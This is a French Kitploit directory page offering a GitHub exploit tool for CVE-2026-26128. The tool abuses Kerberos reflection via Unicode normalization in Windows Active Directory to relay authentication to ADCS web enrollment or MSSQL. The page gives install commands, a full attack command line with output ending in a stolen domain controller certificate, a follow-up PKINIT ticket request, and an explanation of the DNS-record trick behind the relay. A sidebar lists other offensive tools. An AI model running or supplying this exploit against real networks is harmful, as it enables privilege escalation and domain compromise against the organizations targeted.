

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-26128 — Exploite la réflexion Kerberos via la normalisation Unicode dans Windows Active Directory pour relayer l'authentification vers ADCS et MSSQL, permettant une élévation de privilèges basée sur les certificats. | Kitploit
Outils/GitHubGitHub/jarnovandenbrink/cve-2026-26128
ExploitationExploitation d'Applications WebTests d'IntrusionAuthentificationRed Teaming
GitHubjarnovandenbrink/cve-2026-26128

CVE-2026-26128

Exploite la réflexion Kerberos via la normalisation Unicode dans Windows Active Directory pour relayer l'authentification vers ADCS et MSSQL, permettant une élévation de privilèges basée sur les certificats.

Voir le dépôt
64841il y a 6 moisVérifié par Kitploit
Partager

CVE-2026-26128

Example

Outil Python pour exploiter la réflexion Kerberos via la normalisation Unicode dans Windows Active Directory. Basé sur les recherches de Guillaume André / Synacktiv.

Installation

Ces outils ne sont compatibles qu'avec Python 3.8+. Clonez le dépôt depuis GitHub, installez les dépendances et vous êtes prêt :

git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

Utilisations


python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file

Alternativement, cette attaque peut être menée contre l'inscription web ADCS et MSSQL. Notez que pour le relais Kerberos vers MSSQL, le serveur SQL doit s'exécuter avec le compte machine. Sinon, l'AP-REQ ne sera pas déchiffré avec la bonne clé.

Exploitation

Cet outil exploite la façon dont Windows normalise les caractères Unicode lors de la résolution des SPN. Le service DnsCache utilise CompareStringW avec NORM_IGNORECASE, qui traite ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ différemment de srv1.ad.local, ce qui l'amène à émettre une requête DNS. Le contrôleur de domaine, quant à lui, utilise LCMapStringEx avec les indicateurs de normalisation 0x31403. En enregistrant un enregistrement DNS pour le nom d'hôte Unicode et en le pointant vers la machine de l'attaquant, l'AP-REQ peut être relayé vers n'importe quel service qui n'impose pas la liaison de canal ou l'intégrité des communications.

Les cibles de relais prises en charge sont l'inscription web ADCS et MSSQL. La prise en charge du service d'administration SCCM est prévue. Notez que le relais SMB n'est plus possible sur les systèmes corrigés avec la mise à jour du Patch Tuesday de mars 2026.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




